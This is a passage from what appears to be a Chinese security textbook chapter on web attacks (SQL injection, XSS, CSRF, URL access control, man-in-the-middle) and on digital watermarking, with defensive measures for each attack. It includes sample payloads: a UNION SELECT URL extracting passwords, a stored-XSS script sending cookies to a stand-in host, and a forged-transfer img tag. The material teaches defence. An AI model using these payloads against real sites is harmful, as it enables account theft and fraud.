SQL（Structured Query Language，结构化查询语言）注入问题是 Web 安全中的里程碑，直到今天仍然是 Web 攻击和防御中的一个重要组成部分。20 世纪 90 年代末期，当大多数黑客们还在钻研软件漏洞，靠溢出攻击获取系统权限时，Web 应用中出现的 SQL 注入问题忽然为黑客们开辟了一条新的途径，黑客们发现通过 SQL 注入，不但能获取数据库中重要的、敏感的数据，甚至可以获取系统的控制权限，这个效果不比任何一个溢出攻击的效果差，而且这种攻击方式通过网络空间实现，甚至可以绕过一般的防火墙。

下面先来看看 SQL 注入的定义。SQL 注入是一种常见的对 Web 应用程序的攻击和威胁。Wikipedia 将其定义为：利用系统没有对其输入进行强制执行或检查的假设向计算机系统中引入（或“注入”）代码的技术。注入代码的目的通常是绕过或修改程序的最初目标功能。OWASP 将其定义为：注入问题，特别是 SQL 注入，是 Web 应用程序的共同问题，注入在当用户输入数据作为命令或查询的一部分被发送给一个解释器时发生，攻击者的恶意数据可以触发解释器执行无意识的命令或修改数据。

实际上，SQL 注入只是利用了网站上正常的功能来达到获取正常流程获取不到

的数据的目的。网上大多数的用户数据被窃事件往往都和 SQL 注入问题的存在有直接关系，下面通过一个简单的例子来解释下它是如何发生的：

```
select username,telephone,adr from users where id=1;
```

这是一条简单的数据库查询语句，意思是从 users 表中查询 id 为 1 的用户的 username（姓名）、telephone（手机号码）和 adr（地址）。这个功能在网站上是怎么实现的呢？假设网站上有一个用户查询功能的链接：

```
www.example.com/user.asp?id=1
```

当需要查询用户 id 为 1 的用户信息时，客户端会将参数取 1 传递给服务器，服务器端执行上条 select 语句，并将查询结果返回输出到网页上，这时一个正确合规的查询功能就完成了，但和功能设计时不同，黑客并不会按照预期提交 id=1、2、3 这类合规参数，如在参数 1 之后加上联合查询语句将其变成：

```
www.example.com/user.asp?id=1union select password,1,1 from users
```

这个时候，服务器端接收到的 SQL 查询语句就变成了：

```
select username,telephone,adr from users where id=1 union select password,1,1 from users;
```

同样是一条正常的，可被解释通过的数据库查询语句，而网页上的情况就变了，不但将当前被查询用户的用户名、手机号、地址显示出来了，password（密码）也显示在了网页上，这样就达到了黑客获取隐秘数据的目的。

注入问题是所有的解释型语言（如脚本语言和标记语言）不得不面对的一个具有挑战性的问题，攻击者通过一些特殊的数据触发解释器执行一些预料之外的命令或访问未授权的数据。

相对而言，编译型语言就没有这个问题，只要在输入时进行想要的转义即可。例如，“a”b”这个字符串只要转义为“a\”b”即可。其实，编译型语言也存在注入问题，只不过编译器做了检查，不允许这种情况存在，如果存在就会报错。另外，对输入的字符串中的特殊字符串也进行了转义，因此对于编译型语言来说，没有注入问题。

为什么注入问题会发生在像脚本语言和标记型语言这样的解释型语言中呢？下面简单介绍一下这两种语言。

脚本语言：脚本语言或扩建的语言，又称动态语言，是一种编程语言控制软件应用程序。它是一种解释型的语言，不像 C、C++那样需要编译成二进制代码以可执行文件形式存在，它不需要编译，可以直接使用；它通常以文本（如 ASCⅡ）形式保存，只在被调用时进行解释或编译。正是由于这种形式的存在，所以脚本语言里必须有一些特殊字符表示特殊的含义。以 JavaScript 为例，由于双引号“””和分号“;”有特殊意义（引号表示一个字符串的开始和结束，而分号表示一句代码的结束），因此如果输入的字符串中有这些特殊字符，就会导致原来的语义发生变化，注入新的代码。

例如：

```
<SCRIPT>
var va1=<%=value>;
</SCRIPT>
```

如果 value 变量中含有双引号“”” 或分号“;”，就可以注入其他的可执行代码。

典型的脚本语言有 SQL、JavaScript、VBSript、CGI、Perl 等。

标记型语言有 SGML、HTML、DHTML、XHTML、XML。标记型语言都有一个通用的特征，就是需要一些特殊字符标识某些标签，如上面列举的这些语言都用“<”，“>”，“/”作为标签的标识。从语言解释器的角度分析，一般这种解释性语言都是边读入、边分析、边解析，一旦遇到输入的字符串中有一些特殊的字符或标记，在解析器解析之前，如果没有经过正确的处理，有的解析器可能会认为特殊的字符或标记有特殊的意义，会按照预先定义的语法分析这些特殊字符或标记，从而改变整个字符串的结构，导致额外的代码被注入。

防范 SQL 注入攻击主要有以下几种方式：

- 在服务器端对所有的输入数据验证有效性；
- 在处理输入之前，验证所有客户端提供的数据，包括所有的参数、URL 和 HTTP 头的内容；
- 验证输入数据的类型、长度和合法的取值范围；
- 使用白名单验证允许的输入字符而不是黑名单；
- 如果危险的字符必须作为输入的一部分，则在使用之前必须进行转义或编码；
- 不要动态组装 SQL 语句；
- 如果动态组装 SQL 语句，则确保在使用输入的数据组装 SQL 语句之前，对特殊字符进行转义；
- 对于需要产生命令运行的数据，保持尽量少的数据由外部输入；
- 最小权限运行程序。

4.5.2　跨站脚本（XSS）

跨站脚本攻击（Cross Site Scripting，XSS）是一种网站应用程序的安全漏洞攻击，是脚本代码注入的一种，它的出现是 Web 安全中的另一个里程碑。虽然它出现和产生的时间和 SQL 注入差不多，但真正引起人们注意的是 XSS 蠕虫事件发生之后。到今天它仍是 Web 安全关注的重点之一，常年位列 OWASP TOP 10 威胁的前列。

跨站脚本攻击允许恶意用户将恶意脚本代码注入网页，其他用户在访问网页时，恶意脚本就会执行。这类攻击通常通过注入 HTML 或 JavaSript/VBScript 脚本发动攻击，攻击成功后，攻击者可能得到私密网页内容和 Cookie 等各种内容。很多知名网

站都曾受到过这种攻击，如 Twitter、Facebook、Yahoo、新浪微博等。XSS 长期以来被列为 Web 安全的头号大敌，因为它的利用场景复杂丰富，所以防范时也需要根据特定的场景来加以区分。

目前，XSS 主要分成两类：反射型 XSS 和存储型 XSS。

反射型 XSS：也称为非永久型 XSS，是目前最流行的一种 XSS 攻击。反射型 XSS 经常出现在服务器直接使用客户端提供的数据，但是没有对数据进行无害化处理的情况下。典型的反射型 XSS 可以通过邮件或一个第三方网站实现，诱饵是一个看起来没有危害的指向一个信任站点的链接，其中包含 XSS 攻击向量。如果信任的网站没有处理这个向量，客户点击这个链接就会导致浏览器执行注入的脚本。

存储型 XSS：也称为永久性的 XSS，它的危害更大。典型的例子就是在有交互内容的网站上，如果一个人在自己的介绍信息或发布信息中写入一段脚本，如“大家好<script>windows.open(http://www.site.com?yourcookie=document.cookie)</script>”，而这个网站没有对此内容进行正确地编码，当网站的其他用户看到这个用户的信息时，这个用户将会得到所有看他发布信息的用户的会话 Cookie。更严重的是，如果攻击者的恶意代码可以自我扩散，特别是在社交网络上，就会形成蠕虫。

防范跨站脚本攻击主要有以下几种方式：

- 所有的在页面上的输入都需要编码，除非你能确保它是安全的；
- 使用一个统一的规则和库做输出编码；
- 只在输入的地方做验证是不够的，要在显示的地方做输出编码；
- 如果一个内容要在多个地方输出，需要在每一个输出的地方编码，而且具体的编码也要根据环境的不同而不同；
- 根据输出的背景环境正确地做复合编码；
- 对于富文本框，使用白名单控制输入而不是黑名单。

总之，彻底预防 XSS 是很困难的，尽可能减少 XSS 对网站的影响就是：输入时验证输入的有效性，不仅要在客户端验证，同样的逻辑也需要在服务器端验证；输出时，需要编码，包括 HTML 编码、JavaScript 编码和 URL 编码，在复杂的背景环境下还需要考虑使用复合编码。

4.5.3 跨站请求伪造（CSRF）

CSRF（Cross-site Request Forgery，跨站请求伪造）也被称为“one click attack”或“session riding”，通常缩写为 CSRF 或 XSRF，是一种对网站的恶意利用。很多人可能对它很陌生，它也是在 Web 业务应用安全中十分容易被忽视的一个威胁，但在某些特定场景下能够制造巨大的破坏力。尽管 CSRF 像跨站脚本（XSS），但它与 XSS 非常不同，XSS 利用的是站点内的信任用户（受害者），而 CSRF 通过伪装来自

受信任用户的请求来利用受信任的网站，通过社会工程学的手段（如通过电子邮件发送一个链接）来诱导受害者进行一些敏感性的操作，如修改密码、修改 E-mail、转账等。CSRF 的破坏力依赖于受害者的权限。如果受害者是一个普通用户，则 CSRF 攻击会危害用户的数据及其相应的功能；如果受害者具有管理员权限，则一个成功的 CSRF 攻击甚至会威胁到整个网站的安全。

可以这么理解 CSRF 攻击：攻击者盗用了你的身份，以你的名义发送恶意请求。CSRF 能够做的事情包括：以你的名义发送邮件、消息，盗取你的账号，甚至于购买商品、进行虚拟货币转账等所有你能够进行的操作，造成的问题包括个人隐私泄露及威胁财产安全。

CSRF 在 2000 年已经被国外的安全人员提出，但在国内，直到 2006 年才开始被关注，2008 年，国内外的多个大型社区和交互网站分别爆出 CSRF 漏洞，如 NYTimes.com（纽约时报）、Metafilter（一个大型的 BLOG 网站），YouTube 和百度 HI 等，而现在，互联网上的许多站点仍对此毫无防备，以至于安全业界称 CSRF 为“沉睡的巨人”。下面通过一个简单的例子来介绍 CSRF 是怎么发生的：

① 首先你登录了银行的网站 A；

② 银行的网站 A 有一个转账的功能，这里假设是通过链接

```
http://www.A.com/Transfer.php?toBankId=11&money=1000
```

实现向 BankId=11 的用户转账 1000 元。

③ 黑客恶意构造的站点 B，里面嵌入一段代码为

```
<img src=http://www.mybank.com/Transfer.php?toBankId=11&money=1000>
```

④ 这个时候，当你已经登录了银行的网站 A，同时被诱导访问了恶意站点 B，则在不知不觉中，你的银行账户就被转走了 1000 元。

为什么会发生这种情况呢？因为在浏览器的生命周期中，当前用户的访问状态，也就是该例子中的 A 站点的 session cookie 是一直保持有效的，当浏览器访问 B 站点时会默认带上 A 站点的 session cookie，这个时候 B 站点中恶意嵌入的代码就被浏览器传递给了 A 站点并执行了相应操作，于是转账的行为就发生了。从这个例子中可以清楚地看到，用户在 A 站点的权限被非法利用了，而浏览器则做了帮凶。当然，在实际利用场景中，情况比上面这个例子要复杂的多得多。

跨站请求伪造具有以下特征：

① 只要你登录一个站点且没有退出，则任何页面都可以发送一些当前权限下可执行的请求并执行；

② 打开站点的会话持续时间越长，受 CSRF 攻击的概率就越大；

③ 目标站点的功能采用 GET 还是 POST 对 CSRF 来说没有太大影响；

④ CSRF 可以发送多个请求来模拟复杂表单采用的多步提交。

防范跨站请求伪造攻击主要有以下几种方式：

- 在重要网站（如银行类）内进行操作后，不要长时间停滞页面，应进行退出

操作，清除当前 session，使之失效；

- 使用多个浏览器，一个浏览器用来单独访问重要网站，另一个浏览器用来进行日常的网页浏览。不要在一个浏览器的多标签页打开重要网站，因为它共享同一个进程，会导致 session 共享；
- 进行敏感操作时，增加确认操作来提示用户；
- 重新认证，要求用户重新输入密码进行二次验证；
- 建立短会话，并根据业务功能使用会话不活动超时退出机制；
- 为服务器端的操作执行标准的会话管理，通过在每个会话中使用强随机令牌或参数来管理账户。

4.5.4 没有限制的URL访问

没有限制的 URL 访问在业务应用安全中也是一个往往被开发者疏忽的地方，因为在开放的 Internet 环境中，访问的 URL 的形式和内容是不可控的，用户的行为也是不可控的，而恶意人员可以利用这类疏忽通过猜测链接及暴力手法来找到没有受到保护的页面，如隐藏的测试页面、功能链接、管理员使用入口等，这些有弱点的页面往往会被恶意人员利用，成为网站整体安全的短板。

在 Web 应用程序的设计中，经常会有一些比较典型的关于 URL 访问控制权限的错误，如绕过认证、绕过授权验证、文件上传下载等，下面介绍几种常见的利用方式。

直接访问内部 URL：随着网站功能复杂性的提高，网站提供的 URL 链接越来越多，而对每一个 URL 链接都需要访问控制，否则很容易导致遗漏的 URL 可以直接访问，特别是网页上弹出的对话框的 URL；还可以通过修改 URL 中的资源标识参数，查看资源的信息，比较严重的就是修改用户的标识参数，查看其他用户的注册信息；攻击者也可能猜测到管理员管理界面的 URL，尝试获得管理员权限。

修改参数绕过认证：通过一个参数或一个隐藏的域表示一个用户是否经过验证，用户可以通过修改这些参数，欺骗服务端认为他是已认证用户。

可预测的 SessionID：在浏览器和 Web 服务器之间的会话是通过 SessionID 来管理的，而且是通过会话中的信息识别用户是否已经通过验证的。因此，如果 SessionID 可被预测，恶意用户就可以通过规律猜解到一个有效的 SessionID 进行劫持会话，还可以冒充会话的真正拥有者，绕过认证环节。

文件下载：当一个用户获得一个文件的下载权限时，他可以通过修改文件名或文件 ID 来下载别的用户的私有文件。

路径遍历：在网络上经常会进行文件交换或共享信息，若只想共享某个路径下的一个文件或几个文件，就有可能导致访问指定文件夹以外的文件夹。攻击者可以使用多个“..”导致操作系统跳到限制路径以外的路径，甚至整个系统，这就是路径

遍历问题。它可以使攻击者突破应用程序的安全控制，泄露服务器的敏感数据，包括配置文件、日志、源代码，使得攻击者则可以更容易地获得更高权限的信息，而且利用起来相对简单。

防范此类攻击主要有以下几种方式：

- 使用信任的系统对象决定访问的授权；
- 使用一个单独的组件检查访问授权；
- 强制检查每一个请求的授权，包括服务器端脚本发起的请求和客户端发送的请求；
- 将有特权的逻辑和其他的应用代码分开；
- 限制只有授权的用户可访问的资源；
- 应用程序保持最小权限；
- 输入验证可以检查一些容易导致错误的输入。

4.5.5　传输层保护不足

传输层保护不足是指传输过程对信息和数据没有保护或保护不足，很容易导致信息和数据被泄露、窃取，而在业务应用中，往往信息和数据（如用户登录数据）是最需要保护的。在实际应用中，大多数网站并没有采用恰当的保护措施，如使用 HTTP 形式的登录方式很容易泄露用户的用户名和密码及支付信息等，再如嗅探到管理员的管理信息包，攻击者一旦分析出管理员的会话 cookie，就有可能冒充管理员管理整个站点。

利用传输层保护不足这个弱点，最常用的攻击手段就是中间人攻击（Man-in-the-MiddleAttack，简称“MITM 攻击”）。中间人攻击很早就成为黑客常用的一种古老的攻击手段，并且一直到今天还具有极大的扩展空间。在网络应用安全方面，MITM 攻击的使用是很广泛的，曾经猖獗一时的 SMB 会话劫持、DNS 欺骗等都是典型的 MITM 攻击手段。在黑客技术越来越多地运用于以获取经济利益为目标的情况下时，MITM 攻击成为对网银、网游、网上交易等最有威胁并且最具破坏性的一种攻击方式。

最常用的两个攻击场景如下所述。

（1）信息篡改

主机A和主机B正常通信，当攻击发生时，攻击者C将原有A到B的连接分成两个连接，一个是A和攻击者C之间的连接，另一个是攻击者C和B之间的连接，但是主机A、B却意识不到，还以为它们之间是在直接通信。这样攻击者C担任中间代理的角色，可以随意篡改A、B之间发送的请求，将恶意信息传递给A、B以达到自己的目的。实施这种攻击时，攻击者常考虑的方式是ARP欺骗或DNS欺骗等，将会

话双方的通信流暗中改变，而这种改变对于会话双方来说是完全透明的。以常见的DNS欺骗为例，目标将其DNS请求发送到攻击者那里，然后攻击者伪造DNS响应，将正确的IP地址替换为其他IP，之后你登录这个攻击者指定的IP，而攻击者早就在这个IP中安排好了一个伪造的网站，如某银行网站，从而骗取了用户输入他们想得到的信息，如银行账号及密码等，这可以看作一种 网络钓鱼攻击方式。

（2）信息窃取

当主机A和主机B通信时，攻击者不主动去为其“转发”和做篡改，只是把他们传输的 数据备份，以获取用户网络的活动，包括账户、密码等敏感信息，这是 被动攻击，也是非常难被发现的。

防范此类攻击主要有以下几种方式：

- 对所有敏感信息的传输都要加密；
- 证书应该是有效的并且有正确的域名；
- 使用 SSL/TLS 连接；
- 不要将敏感信息放在 URL 的参数中传递；
- 不要使用 GET 方法，应使用 POST 方法；
- 使用安全版本的协议；
- 确保所有层次之间都使用 SSL/TLS，而不仅仅是浏览器和 Web 服务器之间。

4.6 信息内容安全

4.6.1 数字水印

1. 概述

随着互联网对人们生活的不断渗透，技术为人们之间的相互交流提供了前所未有的便利性，科技文化知识、文体娱乐信息、数字作品在网络上的发布、传播和交换变得轻而易举；但同时，各类机要文件和个人隐私等信息在公共网络中的传输也面临着被非法篡改、攻击或盗用的风险。非法用户可以利用互联网在极短的时间内，轻易地获取、传播、复制数字产品，数字产品知识产权的保护及信息的安全与维护等问题日益受到人们关注。

为了应对计算机技术和互联网不断普及带来的各种挑战，数字水印技术应运而生。1993 年，Tirkel 等发表了一篇名为“Electronic Watermark”的文章，首先提出了电子水印的概念，而后又发表了另外一篇名为“A Digital Watermark”的文章，提

出了“数字水印”这一概念，并引起了许多学者和公司的关注。从此之后，对于数字水印技术的研究如雨后春笋般涌现出来。

数字水印技术（Digital Watermark）将特制的、不可见的标记，利用数字内嵌的方法隐藏在数字图像、声音、视频等数字作品中，由此来确定版权拥有者、认证数字内容来源的真实性、识别购买者、提供关于数字内容的其他附加信息、确认所有权认证和跟踪侵权行为。

数字水印技术一般具备下列特性。

- 隐蔽性：在数字作品中嵌入数字水印不会引起明显的降质，并且不易被察觉。
- 隐藏位置的安全性：水印信息隐藏于数据而非文件头中，文件格式的变换不应导致水印数据的丢失。
- 鲁棒性：所谓鲁棒性是指在经历多种无意或有意的信号处理过程后，数字水印仍能保持完整性或仍能被准确鉴别。可能的信号处理过程包括信道噪声、滤波、数模与模数转换、重采样、剪切、位移、尺度变化及有损压缩编码等。

2. 数字水印的原理

数字水印具体来讲就是在某些媒体信息中添加某些数字信息，以便保护数字媒体的版权，证明数字产品的真实性和可靠性。一个完整的数字水印处理系统从功能上来讲，需要至少包括水印嵌入和水印检测两个基本功能，并且在实现这两个基本功能时还需要实现水印信息的自动生成。数字水印处理系统的基本框架如图 4.4 所示。




图 4.4　数字水印处理系统的基本框架

从图 4.4 中可以看出，数字水印有 5 大关键技术，分别是水印生成技术、水印嵌入技术、水印攻击技术、水印检测技术及水印提取技术。值得注意的是，图 4.4 中包含了数字水印处理系统可能组成的所有部分及各个部分之间的相互关系，在实现过程中可以根据实际情况演变出许多不同的数字水印处理系统。

在上面的 5 大关键技术中，水印生成技术、水印嵌入技术和水印检测技术、水印提取技术是最基本的技术并且尤为重要。数字水印的生成过程从通常意义上来讲，就是在密钥的控制下由原始版权信息、认证信息、保密信息或其他有关信息生成适合于嵌入原始载体中的待嵌入水印信息的过程。如图 4.5 所示为典型的水印信息生成模型。




图 4.5　水印信息生成模型

水印信息嵌入模型如图 4.6 所示，其输入信息为需要嵌入的水印信息，原始数据信息及一个可选的密钥。其中水印信息可以采用任何类型的数据，包括随机序列、文本信息、数字图像等；密钥可以为公钥或私钥，主要目的是确保数据安全、防止水印信息被修改或擦除。水印嵌入技术的好坏直接决定了数字水印的鲁棒性。目前的水印嵌入技术有加性和乘性嵌入、最低有效位替换嵌入、多个位平面替换嵌入、基于统计特征的嵌入、替换嵌入、量化嵌入及基于关系的嵌入。




图 4.6　水印信息嵌入模型

水印信息检测模型如图 4.7 所示。水印检测一般是通过一定的算法来判断待测数据载体中是否含有水印信息及含有何种水印信息，因此一般采用水印信息、密钥和原始数据作为输入信息，而水印提取则是通过一定的算法将嵌入数据载体中的水印信息提取出来，它不需要用到原始数据。




图 4.7　水印信息检测模型

3. 数字水印的分类

数字水印根据不同的角度，存在多种不同的分类方式。最常见的分类方法包括以下几种。

（1）根据水印所附载体的分类

根据水印的载体，目前可以将数字水印分为数字图像水印、数字音频水印、数字视频水印、文本水印、三维模型水印和软件水印等。可以预测的是，随着多媒体技术和数字水印技术的不断发展及其他载体数据版权需求的不断增长，今后还会出现越来越多的数字水印技术。

（2）根据水印特性的分类

根据水印特性的不同，数字水印可以分为嵌入式水印和可见水印两种。嵌入式水印是不可见水印，即不能通过肉眼识别，而可见水印则是可以通过肉眼识别的水印，最常见的可见水印用于钞票、支票和公债证书等。其中嵌入式水印又分为鲁棒性水印和脆弱性水印。鲁棒性水印主要用于在数字作品中标识著作权信息，如作者、作品序号等，起到版权保护和使用跟踪的作用，它要求嵌入的水印能够经受各种常用的编辑处理。脆弱性水印主要用于数据内容的认证和防止篡改。和鲁棒性水印不同的是，脆弱性水印需要对信号的改动非常敏感，水印使用者只需要依据水印的状态就可以准确判断水印是否被修改过。目前，国内外对于数字水印的研究主要集中在嵌入式水印上，而随着近年来数字图书馆的提出和应用，可见水印的研究也越来越引人关注。

（3）根据检测特性的分类

根据数字水印的检测过程，可以将数字水印分为明文水印和盲水印两种，其差别在于明文水印在检测过程中需要使用原始数据和水印密钥作为输入信息，而盲水

印仅需要水印密钥。一般来说，明文水印的鲁棒性要强于盲水印，但其应用受限于存储成本的限制。虽然盲水印的鲁棒性差于明文水印，但由于其应用成本较低，所以目前业界对其的研究较多。

（4）根据水印信息内容的分类

根据数字水印的信息内容，可以将数字水印分为有意义水印和无意义水印。容易理解，有意义水印是指水印信息本身具有明确的意义，如文字、图像、视/音频等的编码。有意义水印不需要进行水印监测，仅需要进行水印提取，随后即可判断载体中是否含有水印。有意义水印的优势在于当受到攻击或其他原因导致解码后的水印破损后，人可以通过视觉观察判断载体中是否含有水印。但有意义水印一般需要水印信息进行加密处理以提高鲁棒性。无意义水印则是指水印信息本身没有任何意义，如伪随机码等。无意义水印在水印提取后还需要进行水印检测，以判断载体中是否存在水印信息。对于无意义水印，如果解码后的水印序列有若干码元错误，则需要通过统计决策判决来确定载体信号中是否含有水印信息。

（5）根据水印嵌入域的分类

根据水印的嵌入位置，可以将数字水印分为空间域水印和变换域水印。空间域水印在嵌入过程中不对数据进行任何变化而直接将水印信息叠加到载体数据上，该类研究在水印技术早期应用较多，具有复杂度低、实时性好等优点，但是其鲁棒性相对较差。和空间域水印不同，变换域水印在嵌入过程中，先对数据进行频域转换，然后通过修改频域系数来嵌入水印。随着数字水印技术的发展，各种水印算法层出不穷，水印的隐藏位置也不再局限于空间域和频域。从技术上讲，只要构成一种信号变换，就有可能在其变换空间中隐藏水印。

（6）根据水印用途的分类

数字水印有不同的用途，包括数字版权管理水印、防篡改水印、内容完整性认证水印、广播监控水印、使用跟踪水印、使用控制水印等。可以预见，随着技术的不断发展，数字水印将会在越来越多的领域使用。

4. 数字水印的关键技术

目前对于数字水印的研究大概可以分为三个层次，分别为基础理论研究、应用基础研究和应用研究。基础理论研究的目的是建立数字水印的理论框架，解决水印信息容量分析、隐蔽性、鲁棒性等基本理论问题。与其他学科的基础理论研究一样，数字水印的基础理论研究是指导应用实践的重要理论工具。应用基础研究的主要方向为各种多媒体业务，如图像、语音、视频等的水印嵌入、隐藏及提取检测算法。另外，对于实际应用中可能出现的放射变换、滤波、重采样、色彩抖动、有损压缩

提供鲁棒的抵御算法，也是应用基础研究的一个重要方面。应用研究的主要对象为目前已有的标准多媒体数据文件格式的数字水印算法，其目的在于实现数字水印技术的实用化。水印的应用研究特别面向目前 Internet 上广为使用的各种数据文件，包括 JPEG 压缩图像、MPEG2 压缩视频、AVI 及三维动画文件、WAV、MIDI、MP3 音频文件、PS 和 PDF 标准文本及各种语音邮件或视频邮件的多媒体邮件格式。

当前对于数字水印算法的研究成果，主要集中在空域数字水印算法和变换域数字水印算法方面。空域数字水印算法主要有如下几个。

（1）最低有效位算法（LSB）

最低有效位算法（LSB）是 L.F.Turner 和 R.G.van Schyndel 等人提出的第一个数字水印算法，是一种典型的空间域信息隐藏算法。

最低有效位算法的基本思想是把原始数据转换为二进制数据，然后在二进制数据的最低几位添加水印信息。其中水印信息使用特定的密钥，通过 *m* 序列发生器产生伪随机信号，然后通过一定规则排列成 2 维信号。这种算法的特点是仅改变原始数据最低位的信息，相当于叠加了一个非常微弱的信号，一般情况下图像的改变不容易被发现，并且可添加的水印信息量比较大。采用最低有效位算法添加的数字水印提取也比较简单，只需要提取添加水印后的原始图像的最低有效位平面就可以检测水印的存在与否。最低有效位水印算法由于仅在原始数据的小部分进行水印的添加，所以在抵抗一些有损的变换时，常常表现为鲁棒性较差，并且其隐藏的信息可能被轻易移去。由于鲁棒性较差，所以目前的数字水印软件已很少使用最低有效位算法，但是作为一种大数据量的信息隐藏方法，它在隐蔽通信中仍然占据着相当重要的地位。

（2）PatchWork 算法

PatchWork 算法是麻省理工学院媒体实验室 Walter Bander 等人在 1996 年提出的一种数字水印算法，主要用于打印票据的防伪。

PatchWork 算法的基本思想是首先选取一些像素点，并且对这些像素点进行两两配对，然后对每一对的其中一个像素点增加亮度，而对另一个像素点减少亮度，保证增加和减少的量相同，通过改变像素点的相互关系实现水印信息的添加。该算法基于一个基本假设，即两个随机分量的样本集合均值相等，但是实际情况下的均值并不总是相等。由于 PatchWork 算法生成的水印信息隐藏在特定图像区域的统计特性中，所以其优点是嵌入后不容易被感知，并且具有较强的鲁棒性，在抗裁剪、抵抗 JPEG 压缩等方面表现突出。另外，由于其算法基于统计特性，所以在检测水印时，只能判断水印存在与否，而不能准确提取出水印信息。另外，PatchWork 算法嵌入的水印信息较少，对于抵抗图片旋转等操作的鲁棒性较差。

（3）文本微调算法

文本微调算法是一种比较简单的数字水印生成方法，主要是通过少量变换行间距、字符之间的距离，改变字体或根据字符的其他特点进行水印信息的添加。这种算法的抗攻击能力比较弱，容易损坏。文本微调算法目前主要应用于扫描复制或通过拍照复制的文件中。

空域数字水印算法使用简单，不易被感知，但是由于其添加的水印信息相对较少，所以一般来讲空域数字水印的鲁棒性较差。随着技术的不断发展及应用需求的不断推动，变换域数字水印得到了学术界和工业界越来越多的关注。变换域数字水印算法将原始数据经过某种变换方法转换到另外一个域里（如频率域），通过改变变换域内的全部或某些系数来进行水印信息的嵌入，并且可以根据人类视听觉的门限值进行嵌入强度的改变，最大限度地增强嵌入强度，并兼顾不可感知性的需求。常用的变换域算法包括直接序列扩频，离散傅里叶变换（Discrete Fourier Transform，DFT），离散余弦变换（Discrete Cosine Transform，DCT）及离散小波变换（Discrete Wavelet Transform，DWT）。

5. 数字水印的攻击与测试

与密码学类似，数字水印也是一个对抗性的研究领域。而数字水印攻击者的存在，也给数字水印技术研究的不断深入提供了动力和需求。另外，为了实现数字水印的标准化，提高数字水印的产业成熟度，在添加水印之后，还需要对各种数字水印算法进行安全性测试。水印测试者既要熟悉水印嵌入算法又要熟悉水印攻击算法，还要从水印算法的理论入手进行水印信息量和鲁棒性的定量分析。

水印攻击也和密码攻击一样，分为主动攻击和被动攻击。主动攻击的目的是篡改或破坏水印，从而使得合法用户也不能读取水印信息，这种攻击方式相对简单，已广泛使用，也是目前绝大多数攻击者采用的攻击方式。值得一提的是，主动攻击并不等于随便对数据文件进行破坏，因为在大多数情况下，经过破坏的数据文件不仅是使水印信息遭到损害，原始数据也会遭到破坏，而损害的数据文件是没有使用价值的。因此，真正的主动攻击应该是在尽量不影响数据质量的前提下去除水印信息。相比主动攻击，被动攻击则试图破解数字水印算法，一旦成功，因为攻击者掌握了该水印算法的一切信息，则经该水印算法加密的数据全部都将失去安全性。

参照密码学的概念，数字水印攻击可以定义为以下几种情形。

（1）唯密写攻击（Stego Only Attack）

唯密写攻击是最常见的情形，攻击者仅知道加密数据，即含有水印的数据，而并不了解水印的内容。在这种情况下，攻击者一般会进行穷举攻击。

（2）已知掩蔽信息攻击（Known Cover Attack）

已知掩蔽信息攻击是指攻击者不仅得到了含有水印的数据，而且还得到了不含有水印的原始数据，攻击者通过比对即有可能获取水印信息，这是攻击者希望的一种情形。

（3）已知水印攻击（Known Message Attack）

这类情形和密码学中的已知明文攻击非常相似，有些攻击者为了破解水印，常常冒充合法使用者，得到一些已知水印内容的数据，然后分析水印隐藏的位置。

（4）选择密写攻击（Chosen Stego Attack）

如果攻击者得到了水印嵌入软件，就可以尝试在媒体数据中嵌入各种信息，从而构成选择密写攻击，这是一种最有希望破解数字水印算法的攻击。

在不同的情形下，根据不同水印算法的特点，水印攻击者采用的攻击方法也不尽相同。例如，时域扩频隐藏对同步性的要求很高，只要通过数据内插等技术破坏其同步性，在检测端就很难检测水印信息的存在。常用的水印攻击算法包括多拷贝平均、各种线性滤波、几何变形攻击、非线性滤波、拼接攻击等。

